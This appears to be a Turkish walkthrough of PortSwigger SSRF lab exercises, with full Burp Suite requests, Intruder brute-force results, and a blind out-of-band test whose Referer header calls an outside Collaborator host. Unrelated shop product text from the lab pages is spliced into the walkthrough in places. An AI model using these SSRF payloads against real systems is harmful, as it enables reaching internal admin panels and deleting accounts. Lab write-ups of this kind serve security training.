
Due to the scientific process that goes into making each individual cracker the cost might seem prohibitive for something as small as a snack. But, we know you can't put a price on hydration, with the added bonus of not spitting crumbs at people. Pick up a packet today.

London

848 units

[Return to list](#)


Butona basıp oluşan request’i Burp Suite’te inceleyelim:




Requestin alt tarafında stockApi parametresinin bir url aldığını görüyoruz.

Backend’de bu url’ye bir request yapılıyor olabilir.

stockApi parametresine “<http://localhost/admin>” yazıp requesti gönderelim:



Aldığımız response’da kullanıcı silmek için gerekli url’yi görüyoruz. Bu url’yi düzenleyip stockApi parametresine yazıp tekrar request atalım:



Görüldüğü gibi isteği gönderdik ve SSRF yoluyla kullanıcıyı silmeyi başardık.

2) Basic SSRF against another back-end system (Portswigger)

Amaç: stok kontrol özelliğini kullanarak 192.168.0.x ip aralığının 8080 portunda bir admin paneli bulup carlos kullanıcıasını silmek.

Sitede herhangi bir ürünün sayfasına girdiğimizde sayfanın alt kısmında stok kontrolü için bir alan görüyoruz:



Description:

Are you one of those people who opens their mouth only to discover you say the wrong thing? If this is you then the Conversation Controlling Lemon will change the way you socialize forever!

When you feel a comment coming on pop it in your mouth and wait for the acidity to kick in. Not only does the lemon render you speechless by being inserted into your mouth, but the juice will also keep you silent for at least another five minutes. This action will ensure the thought will have passed and you no longer feel the need to interject.

The lemon can be cut into pieces - make sure they are large enough to fill your mouth - on average you will have four single uses for the price shown, that's nothing an evening. If you're a real chatterbox you will save that money in drink and snacks, as you will be unable to consume the same amount as usual.

The Conversational Controlling Lemon is also available with gift wrapping and a personalized card, share with all your friends and family; mainly those who don't know when to keep quiet. At such a low price this is the perfect secret Santa gift. Remember, lemons aren't just for Christmas, they're for life; a quieter, more reasonable, and un-opinionated one.

London

“Check stock” butonuna tıklayıp oluşan requesti Burp Suite ile inceleyelim:

Positions Payloads Resource pool Settings

Choose an attack type Start attack

Attack type: Sniper

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: ☒ Update Host header to match target

```
1 POST /product/stock HTTP/2
2 Host: 0a0300950335d3f780d7fe9c0d000e2.web-security-academy.net
3 Cookie: session=5dgqfn8lm7zv99waz5uav99b08txq9H
4 Content-Length: 56
5 Sec-Ch-Ua: "Not-A.Brand";v="99", "Chromium";v="124"
6 Sec-Ch-Ua-Platform: "Windows"
7 Sec-Ch-Ua-Mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.118 Safari/537.36
9 Content-Type: application/x-www-form-urlencoded
10 Accept: */*
11 Origin: https://0a0300950335d3f780d7fe9c0d000e2.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://0a0300950335d3f780d7fe9c0d000e2.web-security-academy.net/product?productId=1
16 Accept-Encoding: gzip, deflate, br
17 Accept-Language: tr-TR, tr;q=0.9, en-US;q=0.8, en;q=0.7
18 Priority: u=1, i
19
20 stockApi=http%3A%2F%2F192.168.0.1%3A8080%2Fproduct%2Fstock%2Fcheck%2FproductId%3D1%2FstoreId%3D1
```

0 payload positions 0 highlights Clear Length: 912

stockApi parametresi bir url almış. Bu url'ye backend'de request gönderiliyor olabilir.

Bu parametreyi 192.168.0.x ip aralığının 8080 portundaki bir admin panelini brute force ile bulmak için uygun hale getirelim ve Intruder'i başlatalım:

Positions Payloads Resource pool Settings

Choose an attack type Start attack

Attack type: Sniper

Payload positions


Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: ☒ Update Host header to match target

```
1 POST /product/stock HTTP/2
2 Host: 0a0300950335d3f780d7fe9c0d000e2.web-security-academy.net
3 Cookie: session=5dgqfn8lm7zv99waz5uav99b08txq9H
4 Content-Length: 56
5 Sec-Ch-Ua: "Not-A.Brand";v="99", "Chromium";v="124"
6 Sec-Ch-Ua-Platform: "Windows"
7 Sec-Ch-Ua-Mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.118 Safari/537.36
9 Content-Type: application/x-www-form-urlencoded
10 Accept: */*
11 Origin: https://0a0300950335d3f780d7fe9c0d000e2.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://0a0300950335d3f780d7fe9c0d000e2.web-security-academy.net/product?productId=1
16 Accept-Encoding: gzip, deflate, br
17 Accept-Language: tr-TR, tr;q=0.9, en-US;q=0.8, en;q=0.7
18 Priority: u=1, i
19
20 stockApi=http://192.168.0.5:8080/admin
```

1 payload position 1 highlight Clear Length: 856


Intruder taramasının sonucu olarak sadece tek bir istekte 200 durum kodunun döndürüldüğünü görüyoruz. Bu requestteki payload'ı not edelim "19":



The screenshot shows the 'Intruder attack results' table in Burp Suite. The table has columns for Request, Payload, Status code, Response received, Error, Timeout, Length, and Comment. The results show a single successful request (Request 20) with a status code of 200 and a response length of 3272. The payload for this request is '19'.

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
20	19	200	134			3272	
0		400	134			141	
2	1	400	134			141	
1	0	500	1132			2477	
3	2	500	135			2477	
4	3	500	135			2477	
5	4	500	136			2477	
6	5	500	136			2477	
7	6	500	136			2477	
8	7	500	136			2477	
9	8	500	136			2477	

Not ettiğimiz 19 değerini stockApi parametresindeki URL'ye yerleştirelim ve URL'yi carlos kullanıcısını silmesi için düzenleyip request'i gönderelim:



The screenshot shows the 'Request' and 'Response' view in Burp Suite. The 'Request' tab is active, showing a POST request to the stock API. The 'Response' tab is also visible, showing a 302 Found response. The request body contains the payload '19' in the stockApi parameter.

Request	Response
1 POST /product/stock HTTP/2 2 Host : 0a0300950335d3f780d7fe9c00d000e2.web-security-academy.net 3 Cookie : session=2dq2fn8hmFtzV99Mar5uavPmM0EtqxvM 4 Content-Length : 62 5 Sec-Ch-Ua : "Not-A.Brand";v="99", "Chromium";v="124" 6 Sec-Ch-Ua-Platform : "Windows" 7 Sec-Ch-Ua-Mobile : 70 8 User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.118 Safari/537.36 9 Content-Type : application/x-www-form-urlencoded 10 Accept : */* 11 Origin : https://0a0300950335d3f780d7fe9c00d000e2.web-security-academy.net 12 Sec-Fetch-Site : same-origin 13 Sec-Fetch-Mode : cors 14 Sec-Fetch-Dest : empty 15 Referer : https://0a0300950335d3f780d7fe9c00d000e2.web-security-academy.net/product?productId=1 16 Accept-Encoding : gzip, deflate, br 17 Accept-Language : tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7 18 Priority : u=1, i 19 20 stockApi=http://192.168.0.19:8080/admin/delete?username=carlos	1 HTTP/2 302 Found 2 Location : http://192.168.0.19:8080/admin 3 X-Frame-Options : SAMEORIGIN 4 Content-Length : 0 5 6

İsteği gönderdik ve SSRF yoluyla carlos kullanıcısını silmeyi başardık.

3) Blind SSRF with out-of-band detection (Portswigger)

Amaç: Bu site bir ürün sayfası yüklendiğinde Referer header'ındaki URL'yi alan bir analiz yazılımı kullanır. Labı çözmek için bu özelliği kullanarak Burp Collaborator Sunucusuna bir HTTP isteği yollayın.

Sitedeki herhangi bir ürünün sayfasına girip oluşan request’i Burp Suite’de inceleyelim:

Target: https://0a6100cb047c58fe86f439310055002a.web-security-academy.net

Request

Pretty Raw Hex

```
1 GET /product?productId=1 HTTP/2
2 Host: 0a6100cb047c58fe86f439310055002a.web-security-academy.net
3 Cookie: session=PpQmcePsdDqzwxuXnyuZLnCeIVRFqWz
4 Sec-CH-UA: "Not-A.Brand";v="99", "Chromium";v="124"
5 Sec-CH-UA-Mobile: ?0
6 Sec-CH-UA-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.118 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: https://0a6100cb047c58fe86f439310055002a.web-security-academy.net/
15 Accept-Encoding: gzip, deflate, br
16 Accept-Language: tr-TR, tr;q=0.9,en-US;q=0.8,en;q=0.7
17 Priority: u=0, i
18
19
```

Response

Pretty Raw Hex Render

0 highlights

Referer header’ının karşısındaki URL’yi seçip sağ tıklayalım ve “Insert Collaborator Payload” seçeneğini seçelim ve request’i gönderelim:

Request

Pretty Raw Hex

```
1 GET /product?productId=1 HTTP/2
2 Host: 0a6100cb047c58fe86f439310055002a.web-security-academy.net
3 Cookie: session=PpQmcePsdDqzwxuXnyuZLnCeIVRFqWz
4 Sec-CH-UA: "Not-A.Brand";v="99", "Chromium";v="124"
5 Sec-CH-UA-Mobile: ?0
6 Sec-CH-UA-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.118 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: http://[redacted]tairaexzduke568b4z7ay14vargg.oastify.com
15 Accept-Encoding: gzip, deflate, br
16 Accept-Language: tr-TR, tr;q=0.9,en-US;q=0.8,en;q=0.7
17 Priority: u=0, i
18
19
```

Response

Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 3983
5
6 <!DOCTYPE html>
7 <html>
8 <head>
9 <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet >
10 <link href=/resources/css/labsEcommerce.css rel=stylesheet >
11 <title>
12 Blind SSRF with out-of-band detection
13 </title>
14 <body>
15 <script src=/resources/labheader/js/labHeader.js >
16 </script>
17 <div id=academyLabHeader >
18 <section class=academyLabBanner >
19 <div class=container >
20 <div class=logo >
21 </div>
22 <div class=title-container >
23 <h2>
24 Blind SSRF with out-of-band detection
25 </h2>
26 <a class=link-back href=
27 https://portswigger.net/web-security/ssrf/blind/lab-out-of-band-detecti
28 on>
29 Back&nbsp;to&nbsp;lab&nbsp;description&nbsp;
30 <svg version=1.1 id=Layer_1 xmlns=http://www.w3.org/2000/svg >
31 <xmlns:xlink=http://www.w3.org/1999/xlink > <x=0px y=0px viewBox=0 0
32 28 30 enable-background=new 0 0 28 30 xml:space=preserve title=
33 back-arrow >
34 <g>
35 <polygon points=1.4,0 0,1.2 12.6,15 0,28.8 1.4,30 15.1,15 >
36 </polygon>
37 <polygon points=14.3,0 12.9,1.2 25.6,15 12.9,28.8 14.3,30 28.1,15 >
38 </polygon>
39 </g>
40 </svg>
41 </a>
42 </div>
43 </section>
44 </div>
45 </body>
46 </html>
```

0 highlights

Burp Suite’in Collaborator sekmesine geçip “Poll now” butonuna tıklayalım:

Polling automatically

#	Time	Type	Payload	Source IP address	Comment
1	2024-Eyl-04 17:18:20.022 UTC	DNS	0j1taira6xzdu1xc568b4z7ay14vsrgg	3.251.105.31	
2	2024-Eyl-04 17:18:20.022 UTC	DNS	0j1taira6xzdu1xc568b4z7ay14vsrgg	3.251.105.56	
3	2024-Eyl-04 17:18:20.028 UTC	HTTP	0j1taira6xzdu1xc568b4z7ay14vsrgg	34.253.173.2	

Gördüğünüz gibi sitenin backend’i bizim collaborator sunucumuza request göndermiş demek ki SSRF başarılı.